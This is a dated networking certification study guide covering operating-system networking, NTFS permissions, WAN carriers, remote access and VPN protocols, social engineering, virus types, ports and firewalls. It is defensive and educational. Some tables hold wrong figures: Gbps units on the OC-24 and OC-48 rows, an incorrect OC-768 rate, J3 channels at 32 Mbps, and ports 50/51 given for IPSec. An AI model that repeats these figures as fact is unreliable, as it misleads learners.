	• TCP/IP--All recent operating systems support TCP/IP. Nearly all operating systems use TCP/IP as the default protocol. • IPX/SPX--Older NetWare servers used IPX/SPX as the default protocol. For these older servers, you could specifically install TCP/IP and use either protocol. Newer versions of NetWare provide native support for TCP/IP. • AppleTalk--Older Mac OS versions used AppleTalk as the default protocol. AppleTalk over IP allowed the Mac OS to use TCP/IP. With Mac OS X, TCP/IP is the default protocol. When you configure the client operating system, you will need to make sure the correct protocol(s) are installed to communicate with the servers and other network hosts.
Services	Services enable client systems to provide limited services, essentially making them servers on the network. For example, the File and Printer Sharing for Microsoft Networks service on a Windows system allows the client to share files and printers.
Client Software	Client software enables the client to access special features provided by the server. For example: • The Novell Client software enables the client to access eDirectory. • The Microsoft client software enables the client to access Active Directory. **Note:** On most systems, when you install the client software, the corresponding protocols and services are also installed.

When you are configuring a client system to connect to a server that uses the same operating system family (such as connecting a Windows XP system to a Windows 2003 server), the necessary protocols, services, and client software will be installed by default. If, however, you need to configure clients to connect to servers running a different operating system, you might need to add special software manually. The following table lists the software to install for various client/server combinations.

Client	Server	Install
Windows Linux	NetWare	To connect a Windows or Linux system to a NetWare server: • On the Windows client install either the NetWare Client for Windows or the Microsoft Client Services for NetWare

		• On the Linux client install the NetWare Client for Linux The client software will also install IPX/SPX if it is required.
Windows	Mac OS (AFP)	To connect a Windows client to a Mac OS server running AFP or vice-versa, • Install a service such as DAVE or Sharity on the Mac. This enables the Mac to use SMB to communicate with the Windows system, making it look like a Windows server or a client. • No special software is required on the Windows client or server.
Mac OS (AFP)	Windows	
Windows	Unix/Linux/Mac OS X	To connect a Windows client to a Unix/Linux/Mac OS X server or vice-versa, • Install a service such as Samba on the Unix/Linux/Mac OS X system. This enables the host to use SMB to communicate with the Windows system, making it look like a Windows server or a client. • No special software is required on the Windows client or server.
Unix/Linux/Mac OS X	Windows	

Windows OS Facts

You should be familiar with the following facts about Windows networking.

Feature	Description
Client/Server Support	Windows has both client and server versions. Windows is the most widely-used client operating system. To connect a Windows system to another server operating system: • For NetWare servers, install the Novell Client software on the Windows client. • For Unix/Linux/Mac OS X servers, install Samba or a similar service on the server. • For Mac OS running AFP, install DAVE, Sharity, or a similar service

	on the server.
Protocol Support	• Windows 3.x/9x/ME uses NetBEUI. TCP/IP support is provided through NetBIOS over TCP/IP (NBT). • Windows NT/2000/XP/2003 uses TCP/IP. NetBEUI can be added optionally. • IPX/SPX, or AppleTalk can be added as required.
File and Printer Sharing Protocols	Network file services are provided by: • Server Message Block (SMB) for Windows 3.x/9x/ME • Common Internet File System (CIFS) for Windows NT/2000/XP/2003 (CIFS is an extension of SMB)
File System	Windows supports the following file systems: • FAT • FAT32 • NTFS (Windows NT/2000/XP/2003) Choose NTFS for file system features such as encryption and file system security.
File System Security	Windows secures files using two sets of *permissions*: • Share permissions are set on shared volumes or folders. Share permissions are Full Control, Change, and Read. • NTFS permissions are set on volumes, folders, and individual files. NTFS permissions are Full Control, Modify, Read & Execute, List Folder Contents, Read, and Write (some permissions apply only to folders). • Permissions can be set for individual users or groups. Each permission can be either Allowed or Denied. To assign permissions, add users or groups to the list of authorized users and assign the desired permissions.
User and Resource Administration	Windows networks can be administered using the following: • Workgroup--In a workgroup model, all users and resource access is controlled on a host-by-host basis. • Domain--Windows NT networks use the *domain* as a centralized database for user accounts. Servers called *domain controllers* hold a

	copy of the domain database.
	• Active Directory--Windows 2000/2003 servers can be configured in a multi-domain model through Microsoft's directory service Active Directory. Active Directory is organized as follows:
	  ○ The domain is the basic container in the directory.
	  ○ Within the domain, Organizational Units and generic Container objects organize network resources.
	  ○ Objects such as User accounts, Groups, or Servers control resource access and simplify network administration.
	  ○ For large networks, multiple domains are grouped into *trees*. Trees are grouped into *forests*.

Login	• Login using a workgroup model requires connecting to the server where the resources reside and supplying a username and password. • Login to the domain requires connecting to the domain and supplying the username and password. • Login to Active Directory requires supplying the username, domain, and password. A sample login might look like: JJones@anto2010.weebly.com. **Note:** Passwords on a Microsoft network are case-sensitive.

NTFS Permissions Facts

Network operating systems that use user-level security require users to log on with a username and password before using network resources. Once logged on, users can use resources according to the access rights granted to the user account. Network operating systems often let you create groups of user accounts and assign access rights to the group rather than to each individual account.

Windows, through the application of NT File System (NTFS), lets you control which actions a user or group of users can take at a computer. Windows calls such actions rights. In addition, you can control which actions a user can perform on a given object (such as a folder, file, and printer). Windows calls such actions permissions. The specific permissions you can assign depend on the object. You should know the following facts about NTFS permissions:

- The NTFS File permissions are as follows:
  - Read
  - Write

    - Read and Execute
    - Modify
    - Full Control
- The Read permission allows users to open, view attributes, ownership and permissions, but not alter the file.
- The Write permission includes all the permissions of Read and, in addition, allows users to overwrite the contents of a file.
- The Read and Execute permission includes all the permissions of Read and, in addition, allows users file execution rights.
- The Modify permission includes all the permissions of Read, Write, Read and Execute and, in addition, allows users permission to modify or delete a file.
- The Full Control permission includes all the permissions. In addition the Full Control permission will allow users to set NTFS security permissions.
- The NTFS Folder permissions are the same as the file permission, only applicable to folders. This permission includes an additional permission; List.
- The List permission allows users to view the contents of a folder.

Windows NT--Each workstation maintains a flat local directory of users and groups. In addition, directory servers called domain controllers can store a centralized list of users and groups that can be accessed if the workstation is a member of the NT domain. One domain controller called the primary domain controller (PDC) stores a read/write copy of the domain's directory database. Other domain controllers called backup domain controllers (BDCs) store read-only copies. The directory database is often called the SAM (Security Accounts Manager) database. To use a workstation, you can log on using a local user account. To use the network, a domain controller must validate your network username and password.

Windows 2000/XP--Individual workstations have flat directories like Windows NT. The network directory is a hierarchical directory called Active Directory. The directory is divided into pieces called domains and stored on directory servers called domain controllers. All domain controllers store read/write copies of the domain database. Active Directory domains are named and organized using DNS names. To use the network, a domain controller must validate your username and password.

When creating user accounts, you should create and document a naming standard.

When granting access rights to user accounts, grant no more rights than are sufficient for a user to perform their job. Limit those who get administrative rights, and limit or disable access rights for guest accounts. Consider renaming the administrative user account.

Linux OS Facts

Chapter 1 Networking Basics

Linux is one of the fastest growing operating systems. You should understand the following facts about Linux:

- Linux was created to be very similar to Unix. Linux operates similar to Unix and shares many of the same services and utilities.
- Linux is open-source software. It is distributed with the source code and users can modify the code to meet their needs.
- Linux is developed by a community of programmers.
- Linux is packaged into *distributions*. A distribution contains the Linux kernel (the core operating system file) and other utilities and services packaged to work together. Various organizations produce their own distributions. Two common distributions are Red Hat and SUSE Linux.

You should be familiar with the following facts about Linux networking. Unix and Mac OS X systems have similar characteristics.

Feature	Description
Client/Server Support	Linux has both client and server versions. In mixed server environments: • Install the Novell Client for Linux to connect to a NetWare server. • Install a service such as Samba on the Linux (and Unix) system to connect to Windows servers or allow Windows clients to access resources on the Linux server.
Protocol Support	Linux (and Unix) includes native support for TCP/IP.
File and Printer Sharing Protocols	• Network File System (NFS)--NFS is used to share files and resources among Linux/UNIX systems. • Line Printer Daemon (LPD)--LPD receives and processes LPR requests, and it provides printer spooling services. • Line Printer Remote (LPR)--LPR is the command to create and manage print jobs. **Note:** The actual command is **lpr** followed by the filename. If a default printer has not been added to the client system, the printer name will need to be identified when the command is issued. Linux printing is not always done from the command line using **lpr**. Graphical utilities such as the popular StarOffice, allow you to print like a Windows environment using drop down menus. In such a case, a printing command like **lpr** works in the background to send the file to the printer.
File System	Linux supports several file system formats. The most popular are:

	• ext2 • ext3 • reiserFS reiserFS is the newest and most fully-featured file system. Each of the file systems listed here support file system security controls.

File System Security	File system access is controlled through permissions.
	
	• Permissions can be set on the volume, folder, or file level.
	• Permissions are assigned to three different types of users:
	  ○ User (the file owner)
	  ○ Group (a group that has "ownership" of the file)
	  ○ Other (everyone else or public permissions)
	• Permissions are Read, Write, and Execute. Permissions are often listed showing the allowed permissions for each user type as follows: rwxrw-r--.
	  ○ User has Read, Write, and Execute permissions.
	  ○ Group has Read and Write permissions.
	  ○ Other has Read permissions.

User and Resource Administration	By default, user accounts and resource access is controlled on a host-by-host basis on Linux systems. To centralize resource management, use: • Network Information Service (NIS) to configure a central server for user account administration. • A third-party directory service such as eDirectory.
Login	To log in to a Linux system, connect to the server and supply a username and password. • The supervisor user account is named *root*. • Passwords are case-sensitive.

NetWare OS Facts

You should be familiar with the following facts about NetWare networking.

Feature	Description
Client/Server Support	NetWare is a server only operating system. To connect a Windows or Linux client to a NetWare server: • On the Windows client install either Novell Client for Windows or Client for NetWare Networks • On the Linux client install the NetWare Client for Linux The client software will also install IPX/SPX if it is required. (**Note:** NetWare uses different frame types depending on the version of the software. The frame types of the host and server must match for communication to occur.)
Protocol Support	• For NetWare 3.*x*, IPX/SPX is the default protocol. TCP/IP support is provided through tunneling. • For NetWare 4.*x*, you can load either IPX/SPX or TCP/IP. • For NetWare 5.*x* and higher, TCP/IP is the native protocol. You can also load IPX/SPX if needed.
File and Printer Sharing Protocol	Network file services are provided by the NetWare Core Protocol (NCP).
File System	NetWare servers support two volume types: • Traditional volumes • NSS volumes allow for larger volume sizes and additional volume management tools
File System Security	File system access on a NetWare server is controlled through file system *rights*. • Rights can be assigned at the volume, folder, or file level. • File system rights are Supervisor, Read, Write, Create, Erase, Modify, File Scan, and Access Control. Some rights apply only to volumes or directories and not files. • Users and groups (called *trustees*) are granted rights. • Rights granted to volumes and folders flow down to lower levels in the directory structure. A trustee with rights to a folder has those same rights to all files and folders within that folder. • Inherited Rights Filters (IRFs) block rights from flowing down to lower levels. You can also use file and directory *attributes* to provide some file system security. Attributes include Read Only, Rename Inhibit, Execute, and Delete

	Inhibit.
User and Resource Administration	• NetWare 3.*x* uses a bindery approach to controlling resource access. The bindery is a database on each NetWare server. User accounts exist independently on each server. Resource access must be configured on a server-by-server basis. • NetWare 4.*x* and higher uses a directory service called *eDirectory* (formerly called *Novell Directory Services (NDS)*). User accounts are configured in the directory. eDirectory can also run on other servers such as Windows and Linux. eDirectory is organized using the following: o A Tree represents the entire network which might be one or more distinct divisions. o Beneath the Tree are one or more Organization objects. o Within each Organization object are Organizational Unit objects. o Resources are represented as objects (such as Users, Servers, Volumes).
Login	• Login to a bindery server requires connecting to the server and supplying the user name and password. • Login to eDirectory requires connecting to the Tree name and supplying the User object name and password. A sample User object identification might be: JJones.Sales.Seattle. o The user object is identified by the common name followed by the path (context) of containers in the eDirectory tree (up to but not including the root). o When logging in, precede the User object name with a period. o Optionally, you can configure the workstation with the context and log in using just the User object common name. In this case, do not precede the User object name with a period. o Passwords on a NetWare system are not case sensitive.

Mac OS Facts

Macintosh is a computer produced by Apple Corporation. Earlier versions of the Mac OS used a proprietary operating system. With Mac OS X, the operating system is based on a Unix core. For

this reason, the characteristics of Mac OS X are similar to the Linux operating system. You should be familiar with the following facts about Mac OS networking

Note: The information in the following table applies to Mac OS versions 9 and earlier.

Feature	Description
Client/Server Support	The Macintosh operating system has both client and server versions. In heterogeneous networking environment, install a service such as DAVE or Sharity on the Mac system to connect to Windows servers or to allow Windows clients to connect.
Protocol Support	Mac OS 9 and lower uses the AppleTalk protocol. TCP/IP support is provided through AppleTalk over TCP/IP.
File and Printer Sharing Protocols	• Apple File Protocol (AFP) • Printer Access Protocol (PAP) • Apple File Sharing (AFS)
File System Security	File system security on a Mac are controlled through permissions. • Permissions can only be set at the folder level (not on individual files). Permissions apply to the entire contents of the folder. • Permissions are assigned to three different types of users: o Owner (private permissions) o User/Group (group permissions) o Everyone (public permissions) You can only assign permissions to a single owner and a single User/Group. • Permissions are See Folders, See Files, and Make Changes.
User and Resource Administration	User accounts and resource access is controlled on each server. The Mac OS does not have its own directory service. However, you can use a third-party directory service such as Open Directory to centralize user accounts and resource access administration.
Login	To log in, connect to the server and supply a valid username and password.

Wide Area Networks (WAN)

WAN Facts

WANs employ one of the two following methods to transfer data:

Method	Description
Circuit Switching	A circuit switched network uses a dedicated connection between sites. Circuit switching is ideal for transmitting data that must arrive quickly in the order it is sent, as is the case with real-time audio and video.
Packet Switching	A packet switched network allows data to be broken up into packets. Packets are transmitted along the most efficient route to the destination. Packet switching is ideal for transmitting data that can handle transmission delays, as is often the case with Web pages and e-mail.

WANs can use one of several cable standards. When you contract for WAN services, you will need to understand your bandwidth needs to choose the appropriate cabling option. The table below describes common WAN carriers.

Carrier	Speed	Description
T1	1.544 Mbps	• T-Carrier is a digital standard widely deployed in North America. • T1 lines usually run over two-pairs of unshielded twisted pair (UTP) cabling, although they can also run over other media such as coaxial, fiber-optic, and satellite. • A T1 line has 24 channels that each run at 64 Kbps. • T3 lines usually run over fiber-optic cable. • A T3 line has 672 channels that each run at 64 Kbps. • A T1/T3 connection requires a Channel Service Unit (CSU) and a Data Service Unit (DSU). (A DSU reads and writes synchronous digital signals, and a CSU manages the digital channel.)
T3	44.736 Mbps	
E1	2.048 Mbps	• E-Carrier is a digital standard very similar to T-Carrier, but it is widely deployed in Europe. • An E1 line has 32 channels that run at 64 Kbps. • An E3 line transmits 16 E1 signals at the same time. • E1/E3 connections also require a CSU/DSU.
E3	34.368 Mbps	
J1	1.544 Mbps	• J-Carrier is a digital standard very similar to T-Carrier, but it is widely deployed in Japan. • A J1 line is virtually identical to a T1 line.
J3	32.064 Mbps	

		• A J3 line has 480 channels that run at 32 Mbps. • J1/J3 connections also require a CSU/DSU.
OC-1	51.84 Mbps	• Optical carrier specifications defines the types and throughput of fiber optic cabling used in SONET (Synchronous Optical Network). • Each OC level is a multiple of the Base Rate (OC-1). To get the 622.08 Mbps throughput rating of OC-12, multiply the 51.84 Mbps Base Rate by 12.
OC-3	155.52 Mbps	
OC-12	622.08 Mbps	
OC-24	1244.16 Gbps	
OC-48	2488.32 Gbps	
OC-192	10 Gbps	
OC-256	13.271 Gbps	
OC-768	39.2 Gbps	

Following are three WAN service options you can choose.

Service	**Bandwidth (Max.)**	**Line Type**	**Signaling Method**	**Characteristics**
X.25	64 Kbps	POTS (Plain Old Telephone System)	Analog	Dedicated line Variable packet sizes (frames) Ideal for low-quality lines because it includes extensive error detection and correction mechanisms
Frame Relay	1.54 Mbps	POTS T-1 T-3	Digital	Variable packet sizes (frames)
Integrated Services Digital Network (ISDN)	144 Kbps (BRI) 4 Mbps (PRI)	POTS T-1	Digital	Basic rate operates over regular telephone lines and is a dialup service Primary rate operates over T-carriers

Internet Connectivity Facts

Internet connectivity provides methods (sets of standards) that allow computers to connect to the Internet through an ISP.

Method	Description
PSTN (Public Switched Telephone Network)	• Uses a single POTS (Plain Old Telephone Service) phone line with a modem. • Uses a single channel on the line. • Common data transfer rates include 28.8 Kbps, 33.3 Kbps, 56 Kbps. • Offers sufficient network connectivity for a minimal investment. • Is available virtually anywhere that regular voice grade communications are available. • Configuring a dial-up connection requires the destination host's phone number (username and password are required at log on). • The phone line can not be used for voice and the Internet concurrently.
DSL (Digital Subscriber Line)	• A newer broadband digital service provided by telephone service providers. • Sends digital signals over existing copper telephone wire using multiple channels. • One channel is dedicated to phone line data, additional channels are used for data. • The phone line can be used for voice and the Internet concurrently. • Requires a DSL router (or a cable modem) or NIC attached (with USB or Ethernet) to the phone line. • Some implementations require filters (also called *splitters*) before the phone. • Requires a location to be within a fixed distance of network switching equipment. • There are multiple variations of DSL (collectively referred to as xDSL).

ISDN (Integrated Services Digital Network)	• A natively digital service, running over a switched network (4-wire copper telephone lines in a local loop and standard telephone lines).
	• A virtual circuit is established through dial-up before communication (on-demand service).
	• Supports most upper-level protocols (communication protocols allow all media types to transmit over the same line at high speeds).
	• Levels of ISDN service include:
	  ○ BRI (Basic Rate Interface):
	  ▪ 2 64-Kbps bearer (B) channels can transfer data up to 128 Kbps (data compression increases the data transfer

	rate). Only one B channel is used during phone use reducing maximum speed to 64 Kbps. ▪ 1 16-Kbps delta (D) channel for connection control. ▪ Often called 2B + 1D. ▪ Suitable for periodic bursts of data. o PRI (Primary Rate Interface): ▪ 23 B channels (each at 64 Kbps) for data transmission. ▪ 1 D channel (at 64 Kbps) for connection control. ▪ Often called 23B + 1D. • Not available in all service areas; subscribers are required to be within a certain proximity of telephone company equipment. • Implemented widely in Europe (limited implementation in the US).
Cable	• High-speed bi-directional channel connected directly to an Internet Service Provider (ISP) through cable TV lines. • Uses a cable modem to convert analog signals over multiple channels. • Dependent upon service offerings from the regional cable television company.
Satellite	• Satellite service providers offer nearly 100% global network coverage (a local network infrastructure is unnecessary). • Requires a local portable transmitter with an antenna (dish) directed skywards to a satellite. • Requires direct line of sight (dish placement is crucial). • Subject to mild atmospheric and weather conditions (fog or slight wind can disrupt service). • Many services only allow for satellite downloading (very fast). A POTS modem may be required to upload (very slow).
Wireless	• Offers continuous network access through strategic placement of Wireless Access Points. • Broadcast openly and can be easily detected (data encryption is advisable). • Availability is increasing (businesses, hotels, airports, and even some communities currently provide wireless service).

Remote Access Protocol Facts

To allow users access to network services when they're away from the office, you can deploy Remote Access Services (RAS). Using RAS, users connect to and authenticate on the network through a modem bank. Once authenticated, users can access resources on the remote access server or be granted access to resources on the private network. Users can map network drives, modify files and data, and connect to shared folders as if they were at a computer in the office.

The table below describes some common remote connection protocols.

Protocol	Description
SLIP (Serial Line Internet Protocol)	SLIP is an older remote access protocol that does not support encryption or the use of DHCP to automatically assign client IP addresses. For this reason, many transmission parameters must be configured manually. SLIP is used to connect to a TCP/IP network through phone lines. For example, you may have to configure: • IP addresses • Data compression • Maximum transmission unit (MTU) • Maximum receive unit (MRU) **Note:** The Serial Line Interface Protocol (SLIP) is only supported by Windows 2000 as an outbound access protocol. You cannot configure Windows 2000 to accept inbound connections.
PPP (Point-to-Point Protocol)	PPP makes establishing a remote connection much easier. To configure PPP, you supply the telephone number to dial and any authentication parameters (such as username and password). PPP negotiates communication parameters including IP addressing, compression, and encryption. PPP also supports multiple protocol suites including TCP/IP, IPX/SPX, and AppleTalk.
PPPoE (Point-to-Point Protocol over Ethernet)	PPPoE is a variation of Point-to-Point Protocol (PPP) that sends PPP packets over an Ethernet network and an "always on" WAN link (DSL or cable modem, for example) rather than over a dial-up connection. In this way, Internet service providers can install PPP-based remote access servers and require remote clients to establish a connection before being granted access to the Internet. This lets Internet usage be better tracked and regulated. PPP over Ethernet automatically discovers the remote access server using broadcast messages.

The Remote Desktop Protocol (RDP) is used by Windows Terminal Services based applications, including Remote Desktop.

Remote Access Authentication Facts

Authentication protocols ensure that remote users have the necessary credentials for remote access. Each protocol includes different levels of protection to safeguard login credentials. As a rule, always implement the highest level of authentication possible. The following table compares different protocols and methods used for remote access authentication.

Protocol/Method	**Characteristics**
Password Authentication Protocol (PAP)	• Username and password are sent in clear text for authentication. • Password can be easily intercepted, through packet sniffing and viewed with a simple traffic analyzer. • Use only when no other form of authentication is supported. • PAP protocols are supported by multiple platforms, including Microsoft and Linux.
Shiva Password Authentication Protocol (SPAP)	• Used to connect to a Shiva LAN Rover (proprietary equipment required). • Uses an encrypted password for authentication. • Password encryption is easily reversible.
Challenge Handshake Authentication Protocol (CHAP)	• Encrypts both password and username. • Uses a three-way handshake (challenge/response). • Periodically verifies the identity of a peer using a three-way handshake. • Uses MD-5 hashing of the shared secret for authentication.
Microsoft Challenge Handshake Authentication Protocol version 1 (MS-CHAP v1)	• Uses a three-way handshake (challenge/response). • The server authenticates the client (the client cannot authenticate the server). • Encrypts the secret used for authentication.
Microsoft Challenge Handshake Authentication Protocol version2 (MS-CHAP v2)	• Similar to MS-CHAP v1, uses a challenge/response mechanism for authentication. • Allows both the client and the server to authenticate each other (mutual authentication). • Encrypts the secret used for authentication.
Extensible Authentication Protocol (EAP)	• A set of interface standards that allows you to use various authentication methods. • Defines access definitions, providing protection

	mechanisms and custom solutions. • Does not maintain a database of user accounts and passwords. • The client and server negotiate the characteristics of authentication. • Supports multiple authentication methods . • An extension of the Point to Point Protocol (PPP).
Protected Extensible Authentication Protocol (PEAP)	• Provides authentication, including passwords, to wireless LAN clients. • When using PEAP, select one of the following two options: o PEAP-EAP-TLS. This method uses certificates (either on the local system or on a smart card). o PEAP-MS-CHAP v2. This method uses certificates on the server, but passwords on the client. Use this method when the client does not have a certificate. • One of the most effective wireless security solutions.
RADIUS (Remote Authentication Dial-In User Service)	• Centralizes control of remote access authentication. o All remote access policies are maintained on a single Radius server. o All other Network Access Servers (NASs) are RADIUS clients. • Uses the MD-5 encryption method to encrypt password information. • A platform independent method.
Kerberos	• A secure method for authenticating requests for services. • Employs DES (Data Encryption Standard). • A Key Distribution Center (KDC) approves authentication by issuing a ticket (Security token). • The ticket is checked to validate identity and grant resource access. • A ticket: o Includes a time stamp (time synchronization). o Notifies the network service of the authenticated user. o Authenticates users when they attempt to access

	a network service.

VPN Facts

A Virtual Private Network (VPN) is used primarily to support secured communications over an untrusted network. A VPN can be used over a local area network, across a WAN connection, over the Internet, and even between a client and a server over a dial-up connection through the Internet. VPNs work by using a tunneling protocol that wraps and protects packets in transit. Only the destination device can unwrap the packets to read them. The following table shows some common tunneling protocols.

Protocol	Description
Point-to-Point Tunneling Protocol (PPTP)	• Based on Point-to-Point Protocol (PPP) • Uses standard authentication protocols, such as CHAP or PAP • Supports TCP/IP only • Encapsulates other LAN protocols and carries the data securely over an IP network • Does not encrypt data (used in conjunction with Microsoft Point-to-Point Encryption for encryption) • Is supported by most operating systems and servers • L2TP is making PPTP obsolete
Layer 2 Forwarding (L2F)	• Offers mutual authentication • Does not encrypt data • Merged with PPTP to create L2TP
Layer Two Tunneling Protocol (L2TP)	• Can use certificates for authentication • Uses IPSec for encryption (requires certificates) • Supports multiple protocols (not just IP) • Not supported by older operating systems

Internet Protocol Security (IPSec)	• Most widely deployed VPN technology
	• Used with IP only and can encrypt any traffic supported by the IP protocol
	• Requires either certificates or pre-shared keys
	• Implemented through two protocols:
	  ○ Authentication Header (AH) authenticates the sender and verifies data fidelity
	  ○ Encapsulating Security Payload (ESP) encrypts data

	within the packet
	
	• Operates in one of two modes:
	  o Transport (end-to-end) mode
	  o Tunnel (gateway-to-gateway) mode
	• Can be used with L2TP or alone to protect data

You should also be aware that ports must be opened in firewalls to allow network access for remote users. Because VPN technology encrypts the data packets and because firewalls are not designed to nor capable of inspecting the encrypted contents, it is possible for malicious code or an attack to occur through a VPN.

Network Protection and Availability

Unauthorized Access Facts

Access by anyone without authority, privileges or rights, of a private network is unauthorized access. This type of access is usually motivated by a desire to find private information or cause problems within a private network. Unauthorized access often occurs by using an existing user account and discovering or cracking the password associated with the account. Adopt these practices to increase the security of user accounts and passwords:

- Implement a secure password policy. Adopt some of the following practices into the password policy:
  - Minimum password length of 8 characters.
  - Passwords should include a combination of letters (both upper and lower case) numbers and symbols.
  - Do not allow easy passwords, like names of spouses, children, pets or significant dates, such as anniversaries and birthdays.
  - Never allow network users to create a hard copy (e.g., write it down or store it in a file) of their password.
  - Set passwords to expire. Do not allow users to reuse old passwords.
- Assign each individual using the network a personal password-protected account. Do not allow users to share accounts.

- Disable unused user accounts. Disabled accounts cannot be used to log on to the network, even if someone knows the password.
- Implement account lockout. With account lockout, a series of unsuccessful login attempts (login tries with the wrong password) will lock the account. Account lockout limits the number of tries a hacker has to guess a password.
- Implement account validity dates. For example, a temporary user account might be configured to expire in one month.
- Change all default passwords for default user accounts.

Unauthorized access can also be accomplished through *social engineering*. Social engineering exploits human nature by convincing someone to reveal information or perform an activity. Examples of social engineering include:

- Impersonating support staff or management, either in person or over the phone.
- Asking for someone to hold open a door rather than using a key for entrance.
- Spoofed e-mails that ask for information or ask you to do things (such as delete a file or go to a Web site and enter sensitive information).
- Looking on desks for usernames and passwords.
- Accessing an online account at an unattended workstation, especially if the account has administrative privileges.

Specific social engineering attacks include:

Attack	Description
Dumpster Diving	Looking in the trash for sensitive information
Keyboard Surfing	Looking over the shoulder of someone working on a laptop.
Phishing	Sending e-mails that appear to come from a financial institution. The e-mail directs users to an official-looking Web site where they are asked to type in personal information.
Piggybacking	Entering a secured building by following an authorized employee.

Countermeasures to social engineering include:

- Educate and train your employees (the primary countermeasure to social engineering is awareness on the part of users).
- Err on the side of caution.
- Always demand proof of identity over the phone and in person.

- Define values for types of information, such as dial-in numbers, user names, passwords, network addresses, etc. The greater the value, the higher the security around those items should be maintained.
- If someone requests privileged information, find out why they want it and whether they are authorized to obtain it.
- Dispose of sensitive documents securely, such as shredding or incinerating.
- Dispose of disks and devices securely by shredding floppy disks or overwriting disks with all 1's, all 0's, then all random characters.
- Promptly report any incidents of social engineering.

Virus Facts

A *virus* (sometimes called *malware*) is a program that has no useful purpose, but attempts to spread itself to other systems and often damages resources on the systems where it is found. Common virus examples are listed in the following table.

Virus Type	Characteristics
Boot Sector	A boot sector virus attaches itself to the Master Boot Record (MBR). It can cause the host to not boot up or make files on the host inaccessible.
Executable	An executable virus inserts itself into a legitimate program. When the application executes, the virus executes its own program. It can be as benign as displaying an annoying onscreen message or as serious as physically harming the hard disk.
Trojan	A Trojan horse program disguises itself as useful software such as utilities, screen savers, and games. When run, the malicious code executes as well. Examples include Back Orifice, NetBus, Whack-a-Mole.
Worm	A worm is a program that can replicate and propagate itself. The worm infects one system and spreads to other systems on the network. Common worms are often attached to e-mails. When you run the attachment, it e-mails itself to everyone in your address book.
Macro	A macro virus is malicious code written as a macro and embedded into a legitimate file. When the file is opened, the macro runs. • Files used by programs with scripting capabilities are susceptible to macro viruses. For example, a file with a .doc (Microsoft Word) extension could contain a macro virus. • To protect your system, disable macro and script processing in the host application.

The best protection is to remove the computer from the network and not allow any outside software to be installed. Unfortunately, this solution is impractical. To protect against viruses, take the following measures:

- Deploy anti-virus software. Be sure to update the virus definition files regularly.
- Educate users.
- Block attachments at network borders, in particular those containing executable code (.exe, .bat, .doc files with macros).
- Prevent the download of software from the Internet.
- Enforce strict software installation policies.
- Remove removable drives (floppy and CD-ROM drives) to prevent unauthorized software entering a system.

Common Ports

Network ports are logical connections, provided by the TCP or UDP protocols at the Transport layer, for use by protocols in the upper layers of the OSI model. The TCP/IP protocol stack uses port numbers to determine what protocol incoming traffic should be directed to. Some characteristics of ports are listed below:

- Ports allow a single host with a single IP address to run network services. Each port number identifies a distinct service.
- Each host can have over 65,000 ports per IP address.
- Port use is regulated by the Internet Corporation for Assigning Names and Numbers (ICANN).

ICANN specifies three categories for ports.

Categories	Characteristics
Well Known	• Assigned for specific protocols and services • Port numbers range from 0 to 1023
Registered	• ICANN can assign a specific port for a newly created network service • Port numbers range from 1024 to 49151
Dynamic (Private or High)	• Assigned when a network service establishes contact and released when the session ends • Allows applications to 'listen' to the assigned port for other incoming requests (traffic for a protocol can be received through a port other than the port that protocol is assigned, as long as the destination application or service is 'listening' for that type of traffic on that port)

	• Port numbers range from 49,152 to 65,535

The following table lists the well-known ports that correspond to common Internet services.

Port(s)	Service
20, 21	File Transfer Protocol (FTP)
22	Secure Shell (SSH)
23	Telnet
25	Simple Mail Transfer Protocol (SMTP)
50, 51	IPSec
53	Domain Name Server (DNS)
67, 68	Dynamic Host Configuration Protocol (DHCP)
69	Trivial File Transfer Protocol (TFTP)
80	HyperText Transfer Protocol (HTTP)
110	Post Office Protocol (POP3)
119	Network News Transport Protocol (NNTP)
123	NTP
135-139	NetBIOS
143	Internet Message Access Protocol (IMAP4)
161	Simple Network Management Protocol (SNMP)
389	Lightweight Directory Access Protocol
443	HTTP with Secure Sockets Layer (SSL)

Note: To protect a server, ensure that only the necessary ports are opened. For example, if the server is only being used for e-mail, then shut down ports that correspond to FTP, DNS, and HTTP (among others).

Internetwork Security Facts

A common method of controlling internetwork security is to identify various network zones. Each zone identifies a collection of users who have similar access needs. Following are three common zones:

- An *intranet* is a private network (LAN) that employs Internet information services for internal use only. For example, your company network might include Web servers and e-mail servers that are used by company employees.
- The Internet is a public network that includes all publicly available Web servers, FTP servers, and other services. The Internet is public because access is largely open to everyone.
- An *extranet* is a privately-controlled network, distinct from, but located between the Internet and a private LAN. An extranet is often used to grant resource access to business partners, suppliers and even customers outside of the organization.

To control access between intranets, extranets, and the Internet, use a firewall. A *firewall* is a network device installed on the border of secured networks to protect a private network from a public network or to separate one private network from another. Firewalls can be hardware devices or software installed onto operating systems.

The following table describes common firewall implementations.

Firewall Type	**Characteristics**
Packet filtering Firewall	A packet filtering firewall makes decisions about which network traffic to allow by examining packet content such as source and destination addresses, ports, and service protocols. A packet filtering firewall: • Uses access control lists (ACLs) or filter rules to control traffic. • Operates at OSI layer 3 (Network layer). • Offers high performance because it only examines addressing information in the packet header. • Is a popular solution because it is easy to implement and maintain, has a minimal impact on system performance, and is fairly inexpensive. • Can be implemented using features that are included in most routers. • Is subject to DoS and buffer overflow attacks. One of the most popular ways to implement a firewall is to identify the services that are running on a host system. Then open the corresponding ports for those services (allowing traffic to those services) and close all other ports (preventing traffic to the services not running on the system).
Circuit-level Gateway	A circuit-level gateway monitors traffic between trusted hosts and un-trusted hosts via virtual circuits or sessions. A circuit-level gateway: • Operates at OSI Layer 5 (Session layer). • Verifies sequencing of session packets.

	• Hides the private network from the public network. • Does not filter packets. Rather it allows or denies sessions.
Demilitarized Zone (DMZ)	A DMZ is a partially protected network that is accessible from the Internet as well as the private LAN, but access from the DMZ to the LAN is prevented. • The DMZ can be used to protect publicly accessible resources, such as Web, FTP, and e-mail servers. The area hosting these services is typically called a *screened subnet*. • The DMZ can be comprised of two firewalls or a single device with three NICs (one to connect to the Internet, one to connect to protected Internet resources, and one to connect to the private LAN). • If the firewall managing traffic into the DMZ fails, only the servers in the DMZ are subject to compromise. The LAN is protected by default.
Proxy Server	A *proxy* server is a device that stands as an intermediary between a secure private network and the public. A proxy server is a type of firewall. A proxy server is often called an application level gateway because it works with applications. Proxies can be configured to: • Use access controls to control both inbound or outbound traffic. • Increase performance by caching heavily accessed content. Performance may decrease because proxy servers require manual configuration on all network host workstations. • Filter content. • Shield or hide a private network. • Restrict access by user or by specific Web sites.

VLAN Facts

